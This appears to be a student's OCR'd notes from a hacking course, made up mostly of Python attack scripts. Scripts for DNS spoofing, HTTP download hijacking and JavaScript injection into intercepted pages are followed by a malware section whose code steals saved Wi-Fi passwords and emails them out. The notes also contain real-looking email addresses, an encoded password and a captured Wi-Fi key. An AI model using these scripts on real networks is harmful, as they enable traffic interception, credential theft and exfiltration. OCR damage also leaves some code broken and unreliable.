- **Final code:**

home > kali > Desktop > DNS-spoofer.py > process_packet

```
#!/usr/bin/env python3

import subprocess
import netfilterqueue
import scapy.all as scapy

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.DNSRR):
        qname = scapy_packet[scapy.DNSQR].qname
        if "www.instgram.com" in str(qname):
            print("[+]Spoofing target")
            answer = scapy.DNSRR(rrname=qname,rdata="192.168.1.8")
            scapy_packet[scapy.DNS].an = answer
            scapy_packet[scapy.DNS].ancount = 1
            del scapy_packet[scapy.IP].len
            del scapy_packet[scapy.IP].chksum
            del scapy_packet[scapy.UDP].len
            del scapy_packet[scapy.UDP].chksum
            scapy_packet = scapy_packet.__class__(bytes(scapy_packet))
            packet.set_payload(bytes(scapy_packet))
```

```
24                  scapy_packet = scapy_packet.__class__(bytes(scapy_packet))
25                  packet.set_payload(bytes(scapy_packet))
26      packet.accept()
27
28
29  queue = netfilterqueue.NetfilterQueue()
30  queue.bind(0, process_packet)
31  queue.run()
32
```

# Code

```
#!/usr/bin/env python3

import subprocess
import netfilterqueue
import scapy.all as scapy

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.DNSRR):
        qname = scapy_packet[scapy.DNSQR].qname
        if "www.instgram.com" in str(qname):
```

```
            print("[+]Spoofing target")
            answer = scapy.DNSRR(rrname=qname,rdata="192.168.1.8")
            scapy_packet[scapy.DNS].an = answer
            scapy_packet[scapy.DNS].ancount = 1
            del scapy_packet[scapy.IP].len
            del scapy_packet[scapy.IP].chksum
            del scapy_packet[scapy.UDP].len
            del scapy_packet[scapy.UDP].chksum
            scapy_packet = scapy_packet.__class__(bytes(scapy_packet))
            packet.set_payload(bytes(scapy_packet))
    packet.accept()


queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
queue.run()
```

# *File Interceptor*

- **Filtering traffic based on the port used:**

  ◇ <variable that has packet>[scapy.TCP].<field> → to filter a packet with the tcp layer.

- **Notes:**

  ◇ echo 1 > /proc/sys/net/ipv4/ip_forward → used to enable forwarding packets.

# *Screenshots*

- **Intial Code:**


home > kali > Desktop > File-Interceptor.py > process_packet

```python
import scapy.all as scapy

ack_list = []

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw) and scapy_packet.haslayer(scapy.TCP):

        if scapy_packet[scapy.TCP].dport == 80:
            print("[+]HTTP Request")
            if ".exe" in scapy_packet[scapy.Raw].load.decode():
                print("[+]EXE Request")
                ack_list.append(scapy_packet[scapy.TCP].ack)
                print(scapy_packet.show())
        elif scapy_packet[scapy.TCP].sport == 80:
            print("[+]HTTP Response")
            if scapy_packet[scapy.TCP].seq in ack_list:
                ack_list.remove(scapy_packet[scapy.TCP].seq)
                print("[+]Replacing file")
                print(scapy_packet.show())
    packet.accept()
```

- **Modifyong packet on fly:**

home > kali > Desktop > File-Interceptor.py > process_packet

```python
def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw) and scapy_packet.haslayer(scapy.TCP):

        if scapy_packet[scapy.TCP].dport == 80:
            print("[+]HTTP Request")
            if ".exe" in scapy_packet[scapy.Raw].load.decode():
                print("[+]EXE Request")
                ack_list.append(scapy_packet[scapy.TCP].ack)
        elif scapy_packet[scapy.TCP].sport == 80:
            print("[+]HTTP Response")
            if scapy_packet[scapy.TCP].seq in ack_list:
                ack_list.remove(scapy_packet[scapy.TCP].seq)
                print("[+]Replacing file")
                scapy_packet[scapy.Raw].load = b"HTTP/1.1 301 Moved Permanently\nLocation: http://example.com\n\n"
                del scapy_packet[scapy.IP].len
                del scapy_packet[scapy.IP].chksum
                del scapy_packet[scapy.TCP].chksum
                scapy_packet = scapy_packet.__class__(bytes(scapy_packet))
                packet.set_payload(bytes(scapy_packet))
    packet.accept()


queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
```




# Code

```
#!/usr/bin/env python3

import subprocess
import netfilterqueue
import scapy.all as scapy

ack_list = []

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw) and scapy_packet.haslayer(scapy.TCP):

        if scapy_packet[scapy.TCP].dport == 80:
            print("[+]HTTP Request")
            if ".exe" in scapy_packet[scapy.Raw].load.decode():
                print("[+]EXE Request")
                ack_list.append(scapy_packet[scapy.TCP].ack)
        elif scapy_packet[scapy.TCP].sport == 80:
            print("[+]HTTP Response")
            if scapy_packet[scapy.TCP].seq in ack_list:
                ack_list.remove(scapy_packet[scapy.TCP].seq)
                print("[+]Replacing file")
                scapy_packet[scapy.Raw].load = b"HTTP/1.1 301 Moved
Permanently\nLocation: http://example.com\n\n"
                del scapy_packet[scapy.IP].len
                del scapy_packet[scapy.IP].chksum
                del scapy_packet[scapy.TCP].chksum
                scapy_packet = scapy_packet.__class__(bytes(scapy_packet))
                packet.set_payload(bytes(scapy_packet))
    packet.accept()
```

```
queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
queue.run()
```

# *Code Injector*

- **Analyzing HTTP responses:**

  ◇ The requet that we received is in gzip encoding so we can read the html file.

  ◇ We will have to change the encoded request to achieve our goal.

- **Replacing a substring using regex:**

  ◇ Delete the accept encoding header

  ◇ Pythex will help you get the regular expression for the accept encoding and the value of it.

  ◇ Regular expression will be: Accept-Encoding:.*?\\r\\n

- **Decoding HTTP response:**

  ◇ import re → to imort regex module.

  ◇ re.sub("<regex pattern>", "<replace text>", <variable that has the text>) → to replace a string from the packet we capture using regular expression.

- **Modifying HTTP responses & injecting javascript code in HTML page:**

  ◇ We will replace "</body>" or "</script>" with a javascript with replace python built in function.

- **Notes:**

  ◇ You need to modify the content lenght field of the page, so you can inject your code.

- **Using groups and non-capturing Regex:**

  ◇ Regular expression will be: (?:Content-Length:\s)(\d*).

  ◇ <variable that matches the regular expression with re>.group(1) → to return only the second place that the regular expression match in.

- **Beef Framework:**

◇ Browser Exploitation Framework.

◇ Allows us to launch a number of attacks on a hooked target.

◇ Targets are hooked once they load javascript code.

◇ Hook code can be placed in a html page and share it with target.

◇ Or host page online and send URL to target.

- **HTTPS:**

◇ is an adaption of HTTP.

◇ Encrypt HTTP using TLS (transport layer security) or SSL (secure sockets layer).

- **Bypassing HTTPS:**

◇ sslstrip → tool used to strip ssl certificates, and to run it just type sslstrip on your terminal.


◇ sslstrip will read only connections on port 10,000 as default.


◇ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000 → command usd to pass all traffic to 10000 port so sslstrip can work on them.

◇ sslstrip tool isnt working.


# *Screenshots*

- **Decoding HTTP response:**






- **Modifying HTTP responses & injecting javascript code in HTML page:**



```python
def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw) and scapy_packet.haslayer(scapy.TCP):

        if scapy_packet[scapy.TCP].dport == 80:
            print("[+]Request Packet")
            modified_load = re.sub("Accept-Encoding:.*?\\r\\n","",scapy_packet[scapy.Raw].load.decode())
            new_packet = set_load(scapy_packet, modified_load)
            packet.set_payload(new_packet)
        elif scapy_packet[scapy.TCP].sport == 80:
            print("[+]Response Packet")
            load_decode = []
            try:
                load_decode = scapy_packet[scapy.Raw].load.decode()
            except UnicodeDecodeError:
                pass
            if "</script>" in load_decode:
                modified_load = load_decode.replace("</script>","alert(1);\n</script>")
                new_packet = set_load(scapy_packet, modified_load)
                print(new_packet)
                packet.set_payload(new_packet)
            elif "</body>" in load_decode:
                print("Modifying")
                modified_load = load_decode.replace("</body>","<script>alert(1)</script>\n</body>")
                new_packet = set_load(scapy_packet, modified_load)
                print(new_packet)
                packet.set_payload(new_packet)
    packet.accept()
```

- **Final Code Output:**

# *Code*

```python
#!/usr/bin/env python3

import subprocess
import netfilterqueue
import scapy.all as scapy
import re

tag_list = ["</HEAD>", "</head>"]

def create_queue():
    print(f"[+]Creating queue...!")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num","0"])
    # subprocess.call(["iptables","-I","OUTPUT","-j","NFQUEUE","--queue-num","0"])
    print(f"[+]Queue created...!")

def queue():
    create_queue()
    queue = netfilterqueue.NetfilterQueue()
    queue.bind(0, process_packet)
```

```
    queue.run()

def set_load(packet, load):
    packet[scapy.Raw].load = load
    bytes(packet)
    del packet[scapy.IP].len
    del packet[scapy.IP].chksum
    del packet[scapy.TCP].chksum
    new_packet = packet.__class__(bytes(packet))
    return bytes(new_packet)

def decode_packet(packet):
    try:
        decoded_packet = packet[scapy.Raw].load.decode()
        return decoded_packet
    except UnicodeDecodeError:
        pass

def packet_to_scapy(packet):
    return scapy.IP(packet.get_payload())

def set_packet(packet,scapy_packet):
    return packet.set_payload(scapy_packet)


def Request_packet(packet):
    print("[+]Request Packet...!")
    modified_load = re.sub("Accept-Encoding:.*?\\r\
\n","",decode_packet(packet))
    new_packet = set_load(packet, modified_load)
    return new_packet

def Response_packet(packet):
    print("[+]Response Packet...!")
    # injection_code = "<script>alert('text')</script>"
    injection_code = '<script>alert(1)</script>'
    load_decode = []
    load_decode = decode_packet(packet)
    if load_decode:
        content_length_search = re.search("(?:Content-Length:\s)(\d*)",
load_decode)
        if content_length_search and "text/html" in load_decode:
            content_length = content_length_search.group(1)
            print(content_length)
            new_content_length = int(content_length) + len(injection_code)
            load_decode = load_decode.replace(content_length,
str(new_content_length))
            print(load_decode)
        # if "</script>" in load_decode:
        #     scapy_packet = inject_in_script_tag(load_decode, packet)
        #     return scapy_packet
        if "</head>" in load_decode:
            scapy_packet_modified = inject_in_head_tag(load_decode, packet,
injection_code)
            print(scapy_packet_modified)
            return scapy_packet_modified
        else:
            return bytes(packet)
    else:
        return bytes(packet)

# def inject_in_script_tag(load, packet):
#     print("Modifying...!")
#     modified_load = load.replace("</script>","alert('text');</script>")
```

```
#     new_packet = set_load(packet, modified_load)
#     print(f"Modified packet:\n{new_packet}")
#     return new_packet

def inject_in_head_tag(load, packet, injection_code):
    print("Modifying...!")
    modified_load = load.replace("</head>",injection_code+"</head>")
    new_packet = set_load(packet, modified_load)
    print(f"Modified packet:\n{new_packet}")
    return new_packet

def process_packet(packet):
    scapy_packet = packet_to_scapy(packet)
    if scapy_packet.haslayer(scapy.Raw) and scapy_packet.haslayer(scapy.TCP):

        if scapy_packet[scapy.TCP].dport == 80:
            request_packet = Request_packet(scapy_packet)
            set_packet(packet, request_packet)

        elif scapy_packet[scapy.TCP].sport == 80:
            response_packet = Response_packet(scapy_packet)
            set_packet(packet, response_packet)

    packet.accept()

def restore():
    subprocess.call(["iptables","--flush"])

def main():
    try:
        queue()
    except KeyboardInterrupt:
        print("\n[+]Detected CTRL + C ... Restoring IP Tables ... Please
wait!")
        restore()
        print("Quiting!")

if __name__ == "__main__":
    main()
```

# *ARP Spoof Detector*

- **Python on Windows:**
  - ◇ Python programs needs an interpreter to run.
  - ◇ Most linux distros come with built-in python interpreter.
  - ◇ Python can be manually installed on windows.
  - ◇ Allows Windows to run python programs.
  - ◇ Note → this is a python interpreter not a linux emulator, if your program relies on linux commands or operations only available in Linux then the

program will not run properly.

- **Detector:**
  - ◇ Check if ip is gateway ip.
  - ◇ Check if source mac is actually the gateway's mac.
  - ◇ This method will detect attacks even if the attack was launched before the execution.

# *Code*

```
#!/usr/bin/env python3

import sys
import scapy.all as scapy
import argparse

def get_argument():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i","--interface",dest="interface",help="Input the
interface you want to sniff packets from.")
    options = parser.parse_args()
    return options

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    return answered[0][1].hwsrc


def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    try:
        if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
            real_mac = get_mac(packet[scapy.ARP].psrc)
            response_mac = packet[scapy.ARP].hwsrc
            if real_mac != response_mac:
                print("[*]You are under attack!!")
    except IndexError:
        pass

def main():
    if len((sys.argv)) > 1:
        options = get_argument()
        sniff(options.interface)
    else:
        print("Please input the arguments ... !")
        print("./packet-sniffer --help --> to view the help menu !")
```

```
if __name__ == "__main__":
    main()
```

# *Writing Malware*

- **Execute Command:**
  - ◇ Execute system command on target.
  - ◇ If program is executed on windows → execute windows commands.
  - ◇ If program is executed on Mac OS X → execute Unix commands.
  - ◇ After packaging: Execute any system command on any OS using a single file.
  - ◇ subprocess.Popen(<command>, shell = True) → it executes the command you give and continue the program execution, doesn't wait for the command to finish execution.
  - ◇ msg * <text> → a windows command used to make a pop up box with a messege inside it.
- **Execute and Report:**
  - ◇ Execute system command on target and send result to email.
  - ◇ netsh wlan show profile → windows command that list all wifi network that the system connected to.
  - ◇ netsh wlan show profile <name of the network> key=clear → to get more information for a specific network and show the password of the network.
  - ◇ smtplib → module in python used to send emails.
  - ◇ smtplib.SMTP("<smtp server (smtp.gmail.com)>",<port (587)>) → this is used to make server and an smtp object that uses gmail smtp server on port 587 and this is the port that gmail uses also.
  - ◇ server.starttls() → to intiate tls connection.
  - ◇ server.login("<username>", "<password>") → to login in to the username and pasword for your gmail account.
  - ◇ server.sendmail("<from>","<to>","<content of the email>") → to send a mail and make a content for the messege.

◇ server.quit() → to quit the server after the messege is sent.

◇ subprocess.check_output(<command>, shell= True) → to execute a command and get its output.

- **Filtering command output using regex:**

◇ re.findall("<regular expression>",<variable>) → used to search in all output and return all matching results.

- **Downloading files from program:**

◇ **requests** module → used to send requests to the internet.

◇ requests.get("<url>") → to send a request to a url and capture its response.

◇ get_response.content → to see the content of the response we captured.

◇ with open("<name of the file>", "wb") as <variable name>: → to create a binary file.

◇ <variable name>.write("<text>") → to write in a file.

◇ <variable>.split("<character>") → to create a list split based on the character you will give it.

- **Interacting with file system:**

◇ **os** module → allow us to run a number of operating system tasks.

◇ os.remove("<filename>") → to remove a file from the working directory.


◇ **tempfile** module → module used to get the temp directory on the target system.

◇ tempfile.gettempdir() → used to return the location od the temp directory.

◇ os.chdir("<directory>") → to chagnge the directory on the target.

# *Screenshots*

- **Execute a messege on the target:**




- **Execute and report:**

```python
#!/usr/bin/env python3

import subprocess, smtplib

def send_mail(email, password, messege):
    server = smtplib.SMTP("smtp.gmail.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, messege)
    server.quit()

command = "netsh wlan show profile Valero key=clear"
messege = subprocess.check_output(command, shell=True)
send_mail("egyshop22@gmail.com", "c2FoZWw=", messege)
```

- **Stealling Wifi Passwords:**

```
    server.sendmail(email, to, messege)
    server.quit()

command = "netsh wlan show profile"
networks = subprocess.check_output(command, shell=True).decode()
networks_names_list = re.findall("(?:Profile\s*:\s)(.*)", networks)
result = ""

for network_name in networks_names_list:
    command = "netsh wlan show profile "+ network_name + " key=clear"
    try:
        current_result = subprocess.check_output(command, shell=True).decode()
    except:
        pass
    result = result + current_result
    print(result)
# email = "egyshop22@yandex.com"
# to = "hussienstar30@gmail.com"
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS Python

```
    Cipher                  : CCMP
    Authentication          : WPA2-Personal
    Cipher                  : GCMP
    Security key            : Present
    Key Content             : Boudy322@#$55433
```


- **Downloading files from program:**

Download_file.py ×

View image

Download_file.py > ...

```
#!/usr/bin/env python3

import requests

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name , "wb") as out_file:
        out_file.write(get_response.content)

download("https://upload.wikimedia.org/wikipedia/commons/thumb/0/06/Nissan_Skyline_GT-R_R34_V_Spec_II.jpg/800px-N
```



- **Password stealer:**

```
import requests, subprocess, smtplib, re

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name , "wb") as out_file:
        out_file.write(get_response.content)

def send_mail(email, to, password, messege):
    server = smtplib.SMTP("smtp.yandex.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, to, messege)
    server.quit()

